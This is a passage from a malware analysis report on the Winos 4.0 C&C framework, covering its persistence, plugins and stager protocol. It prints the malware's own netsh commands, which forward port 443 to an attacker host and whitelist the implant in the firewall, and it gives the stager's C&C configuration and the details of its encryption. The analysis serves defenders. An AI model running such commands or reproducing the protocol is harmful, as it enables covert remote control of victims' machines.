


Figure 22. Scheduled task for executing the BAT file




Figure 23. Service creation for VBScript execution

After that, the malware replicates the loader, VBScript, and the file “1” within the user directory.

File name	Size	MD5	Parent directory
1	9996288	D82362C15DDB7206010B8FCEC7F611C5	*C:\Users\%USERNAME%\<Random Directory Name>*
792258.vbs	2405	CD95B5408531DC5342180A1BECE74757	*C:\Users\%USERNAME%\<Random Directory Name>*
LetsPRO.exe	40960	FE7AEDAB70A5A58EFB84E6CB988D67A4	*C:\Users\%USERNAME%\<Random Directory Name>*

Table 2. Sample of files dropped by *1*

The malware also uses the *netsh* command to set up port forwarding and configure firewall rules named “Safe<integer>” on the victim’s machine, thereby whitelisting inbound and outbound traffic related to the malware for all network profiles.

It establishes a rule for IPv4-to-IPv4 port forwarding. Specifically, it designates port 443 as the listening port on the local machine, where incoming connections will be received. It specifies a destination address (*103.214.147.14[.]webcamcn[.]xyz*), indicating where the forwarded traffic will be directed. Additionally, it designates port 443 on the destination server as the port to which the incoming traffic will be forwarded. This configuration redirects traffic from the local machine's port 443 to the specified destination address and port.

netsh interface portproxy add v4tov4 listenport=443 connectaddress=103[.]214[.]147[.]14[.]webcamcn[.]xyz connectport=443




Figure 24. Configuring port forwarding

netsh advfirewall firewall add rule name="Safe1" dir=in action=allow program=" C:\Program Files (x86)\Common Files\Microsoft Shared\VGX\app-3.4.0\LetsPRO.exe"




Figure 25. Configuring firewall rule

Figure 26. List of created firewall rules

Finally, the malware passes the execution to the Winos 4.0 stager in memory.

Winos 4.0 C&C framework overview

The final payload of this attack is the Winos 4.0 implant, which is written in C++ and targets the Windows platform. Winos has features that include file management, distributed denial of service (DDoS)news article using TCP/UDP/ ICMP/HTTP, full disk search, webcam control, and screen capturing. Additionally, it supports many functionalities including process injection and microphone recording, system and service management, remote shell access, and keylogging functionalities, further enhancing its ability to control and monitor the infected system.




Figure 27. Winos 4.0 operator panel

The Winos C&C server is equipped with 23 internal plugins, each compiled in both 32- and 64-bit versions, to execute a variety of tasks. Table 3 shows the complete list of these plugins, along with their respective SHA256 hashes:

Simplified Chinese module names	**Translated module names**	**SHA256 hash**
播放监听.dll	Play monitor.dll	7ed8c7ea5e2feeadb1966f53c48ab3a580f53a4d20725031d764db7e962607a9
查注册表.dll	check registry.dll	49120dfcef430df1c90c9c370b92b969c876b9b4327d81eae720cd71fcd75b87
差异屏幕.dll	difference screen.dll	5f7e00017b16db29fa7cba60993d7af909ef41d3fe9d3f7ca9f693c1f7ef6d37
代理映射.dll	proxy mapping.dll	023822a8ad26f2d7330a2afa310ccf943058f2765b7cbc6975c51c144739b55f
服务管理.dll	service management.dll	3ac0afec0ce29b69d57c54663c6e4fa6fee703696069cb5b8f00783b5504cf80
高速屏幕.dll	high-speed screen.dll	bc01cf528086de6a1b231dee01c1624cf58911b171904bf7a6b08ddfba661d83
后台屏幕.dll	Background Screen.dll	2066dd040fe020ca32e5ebfeeb4fa75094d3ac43155c83fe222f380d4940df42
急速搜索.dll	Rapid Search.dll	5759fc938f228579fc5e64e74cee083581a975d4054deb715c0f371b66b96263
键盘记录.dll	Keylogger.dll	976837663b25f793470f24925198b06e79a72ede014a84ba62311fadede5062f
上线模块.exe (stager)	Online Module.dll	436499efe94c7a1bfefaa84c52f8187bffb3d4d1a49de1cbc8885e7807d11b42

上线模块.dll (stager)	Online Module.dll	5684fc4f33c168519b2fdcae59cc3be2e6db1f0b0f3718524ef57e0e7423f59d
视频查看.dll	Video Viewing.dll	7a3841a5315c01df299d8844b62dc150b1c3e5b5ebe7547c1a211349879659af
视频查看.dll	Video Surveillance.dll	7a3841a5315c01df299d8844b62dc150b1c3e5b5ebe7547c1a211349879659af
文件管理.dll	File Management.dll	5abc2006c7a3a27e033075ba881a668aba5e70797677ed2220f7ab9fb36fc927
系统管理.dll	System Management.dll	827ed4f36ea7032395bfa35da54c6e9d06d6633aa7396792e8511adf366c1fcc
远程交谈.dll	Remote Communication.dll	c61c8ded2a9481c2e50b4872c8f7bcd8ecc33997a6004e62aa06b60742f54e57
远程终端.dll	Remote Terminal.dll	409e09ac0fcf7d39044ef0b3eb798aea6dc0650e5214056760694c1340fc8488
注入管理.dll	Injection management.dll	ecf5394d78392b11daec1016c6b447f9da7eae69f7702ecf8c4d1d3f69e3fe64
娱乐屏幕.dll	Entertainment Screen.dll	6ce947e21128687ed37f247e297f29609251deed934b7b5722d27f4a1f72a90e
压力测试.dll (DDOS module)	Stress Test.dll	61d73a8920c41483d0832c9a5c5bc9f57ac5f71146a98faefc0cb4d988e77bab
计划任务.dll	Scheduled Tasks.dll	4791c23aff8a09061b76a05bb88ee37149995584a87aade236ea4eebab79ed1c
登录模块.dll	LoginModule.dll	16d3c176ca94c84b60e26981231bf59ebe75057ac10dd6f583ce65a3bed11dd0
(shellcode)	-	b022e0f0b2ae9e27847cfc909bfcdbc89a732fcdde6e473443aaab2592a84910

Table 3. Winos 4.0 internal plugins

Similar to Cobalt Strike and Sliver, Winos supports custom plugins that can be developed by a threat actor. This allows the tool to extend its capabilities and add custom functionality. During our investigation, we found the following external and custom plugins for Winos 4.0 in the wild:

Plugin name in Chinese	**Plugin name in English**	**SHA256 hash**
删除360急速安全账号密码.dll	Delete 360 Speed Security Account Password.dll	03669424bdf8241a7ef7f8982cc3d0cf56280a5804f042961f3c6a111252
提权-EnableDebugPrivilege.dll	Elevate Privileges-EnableDebugPrivilege.dll	11a96c107b8d4254722a35ab9a4d25974819de1ce8aa212e12cae393549
体积膨胀.dll	Volume Expansion.dll	186bf42bf48dc74ef12e369ca533422ce30a85791b6732016de079192f4
提权ShellExecuteEx.dll	Elevate Privileges-ShellExecuteEx.dll	202c378deb628a8104a1dd957bbd70b945beea8e11d55b9ce3e4787fbe4
删除sogou账号密码.dll	Delete Sogou Account Password.dll	2d1904dfc5a555b8bfdd4fa2db46d532e19479fd99affb169449ff2a2a4b4
提权-RtlAdjustPrivilege.dll	Elevate Privileges-RtlAdjustPrivilege.dll	47dfa891fc347187ba4ac161980a7e7c47cf656ddbf7b269a74c32a5a136

删除ie账号密码.dll	Delete IE Account Password.dll	538382dc7a7839f125ffe08a854512b78fc4a657697227e53f832ae566ca
提权-CreateProcessInSession0.dll	Elevate Privileges-CreateProcessInSession0.dll	616c7270a21ecc9ccd880e04563343e9ac53cce88a77244388dbb1fc7bfa
写启动目录.dll	Write to Startup Directory.dll	61981a0324586ad83e6cb7015df91a6e4887537ad36a4674be82cb3cfcf5
写注册表启动.dll	Write to Registry Startup.dll	d2e15264c786917a6cb194bf0cf586a69b8678c6d4d4c87cc14082d7b76
删除自身.dll	Delete Itself.dll	6ece1e12d50ade02bf424007a9b70b4a14580244a9a1f5cd32c0a129ec06
内网主机扫描.dll	Internal Network Host Scan.dll	6f5574d00ffce206525835f72ac083692a183e69114f1551b7ecb99dec3d
解密数据.dll	Decrypt Data.dll	6f923b94a614e61cbde73c5b09036b9482f3770c02161ecb0875dbb56bc
删除chrome账号密码.dll	Delete Chrome Account Password.dll	fbc23b84b2c83e99ab1c5cb7075bd5d26b55dde4afc06eddc0471c6d6b2
写计划任务.dll	Write Scheduled Task.dll	65ac9f036b1d8a02e4c9041eeafc230562088e57f2535bd194e8bf592e62
删除telegram账号密码.dll	Delete Telegram Account Password.dll	2d1904dfc5a555b8bfdd4fa2db46d532e19479fd99affb169449ff2a2a4b4
删除qq账号密码.dll	Delete QQ Account Password.dll	b71e6c4ff7c910dd666f442e98597f90bd2eb3fce4c8889af0ecc694f282b
删除skype账号密码.dll	Delete Skype Account Password.dll	b396bfd7bec043cf402e04fa810983c93c79d1a632fd4558098e68eb144a

Table 4. Winos 4.0 external plugins

Winos 4.0 stager analysis

File name	上线模块.dll (Online Module.dll)
Magic	PE32 executable (DLL)
SHA256	2962bb303b949e4a0826c723ee4aee2df8cb0806653a8ca6daaa67fd06f37e6f
Compiler	Microsoft Visual C/C++
Compilation time	2023-05-23 09:24:06
Size	109 KB
Type	DLL

The second stage loader discussed earlier executes the Winos stager payload, *上线模块.dll/exe* (which translates to *Online Module.dll/exe*). This module can be generated in both EXE and DLL formats. In this campaign, the attacker delivers a DLL implant. This module is responsible for downloading and executing the main implant, *登录模块.dll* (which translates to *LoginModule.dll*), on an infected system.

Upon execution, the stager reads and initializes its configuration. Notably, the configuration is in cleartext but is arranged in reverse order. The following is the fixed configuration setup:

|p1:127.0.0.1|o1:443|t1:1|p2:103[.]214[.]147[.]14[.]webcamcn[.]xyz|o2:80|t2:1|p3:103[.]214[.]147[.]14[.]webcamcn[.]xyz|o3:80|t3:0|dd:1默认|bb:1.0|bz:2024. 4.18|jp:0|bh:0|ll:0|dl:0|sh:0|kl:0|bd:0|

Table 5 contains the stager's configuration values and their descriptions.

Config	Description	Value
p1	First C&C address	127.0.0.1
o1	First C&C port	443
t1	Communication protocol TCP/UDP	1 (TCP)
p2	Second C&C address	103[.]214[.]147[.]14[.]webcamcn[.]xyz
o2	Second C&C port	80
t2	Communication protocol TCP/UDP	1 (TCP)
p3	Third C&C address: Backup address in case p1 and p2 fail	103[.]214[.]147[.]14[.]webcamcn[.]xyz
o3	Third port	80
t3	Communication protocol TCP/UDP	0 (UDP)
dd	Implant execution delay in seconds	1
cl	C&C communication interval (beaconing) in seconds	1
fz	Grouping	默认 (Default)
bb	Version	1.0
bz	Comment: Default value is implant generation time	2024. 4.18
jp	Keylogger	0
sx	Anti-VM	0
bh	End bluescreen	0
ll	Antitraffic monitoring	0
dl	Entry point	0
sh	Process daemon	0
kl	Process hollowing	0
bd	-	0

Table 5. Winos 4.0 stager configuration values and descriptions

To communicate with its C&C server, the malware first needs to generate an encryption key to secure the communication. To generate this key, the malware calls the *timeGetTime()* Windows API function, which returns the system time in milliseconds, and appends "00 00 00 00 ca 00" to it. The data that needs to be transferred is then encrypted with this key and appended after the key.

Figure 28 is an example of an initial handshake between the stager and the C&C server. The malware encrypts and sends the hardcoded value "04 00" to its C&C server to indicate that this initial packet contains the key. The server then uses this session key for future communications.




Figure 28. Winos 4.0 stager initial packet–encryption key exchange

The encryption algorithm begins by preparing a block of data and a key, adjusting the buffer to ensure that there is sufficient space to work with both. The key is then appended to the beginning of the data that needs to be encrypted. The algorithm proceeds with the encryption process, which involves a loop that processes each byte of data. For each byte, a specific byte from the key is selected and transformed by taking its modulus with a hardcoded value (0x1C8) and then adding another hardcoded value (0x36) to it. This transformed key is then used to XOR with the current byte of the data, resulting in the encrypted byte that replaces the original byte in the data. Every ten bytes, the algorithm resets the pointer to the beginning of the key, ensuring that the key is reused cyclically.

It should be noted that, based on our analysis, the value 0x1C8 remained the same in all the samples used in this campaign and several other attacks. However, we have observed that some variants found in the wild use different values, such as 0x7C5, indicating that this value might change from sample to sample. However, the value 0x36 remained the same in all the variants we analyzed.




Figure 29. Winos 4.0 stager data encryption

Next, the C&C server responds with a magic value of “04” and a unique 16-byte identifier in UTF-16 format. In some Winos variants, this identifier is the MD5 hash of the DLL module that will be downloaded. Figure 30 is an example of the C&C server response to network traffic.




Figure 30. C&C server response with a unique identifier to the initial packet

Figure 31 shows a decrypted packet data section.




Figure 31. Decrypted C&C response with a unique identifier to the initial packet

The stager then sends the next-stage payload plugin, named *登录模块.dll* (*LoginModule.dll*), to the C&C server.




Figure 32. The Winos 4.0 stager sends the next stager module name to the C&C server (encrypted packet)

Figure 33 shows the decrypted packet data section.




Figure 33. The Winos stager sends the next stager module name to the C&C (cleartext)

The C&C server response contains the following information:

- Module name
- Module hash
- Binary loader shellcode
- DLL module binary file

The stager then saves the decrypted C&C server response (the plugin and its configuration) into the Windows Registry. It uses the name "d33f351a4aeea5e608853d1a56661059" and stores it under the key path *HKEY_CURRENT_USER\Console\0*

for 32-bit plugins or *HKEY_CURRENT_USER\Console\1* for 64-bit plugins.




Figure 34. The Winos stager store module is sent by the C&C server to the registry.

Finally, to execute the module, the stager locates the shellcode section within the response received from the C&C server at offset 0xA44 and transfers control to the shellcode.




Figure 35. Module shellcode DLL loader

Winos main implant analysis

File name	**登录模块.dll (LoginModule.dll)**
Magic	PE32 executable (DLL)
SHA256	78f86c3581ae893e17873e857aff0f0a82dcaed192ad82cd40ad269372366590
Compiler	Microsoft Visual C/C++
Compilation time	2023-05-23 09:24:23 UTC

Size	195.00 KB (199680 bytes)
Type	DLL

The *登录模块.dll* (*LoginModule.dll*) is a fundamental component of Winos 4.0, serving as the core plugin manager for the system. This module is responsible for handling every action and command executed by the operator, which are transmitted via the C&C server as DLL plugins. These plugins extend the functionality of the implant.

Upon receiving the response from the C&C server, the implant stores these DLL plugins in the Windows registry paths *HKEY_CURRENT_USER\Console\0* for 32-bit systems or *HKEY_CURRENT_USER\Console\1* for 64-bit systems. Subsequently, the implant loads and uses these plugins to perform various tasks, enhancing its operational capabilities. This modular approach allows for a highly flexible and extensible framework, enabling the efficient execution of diverse functions as required by the operator.

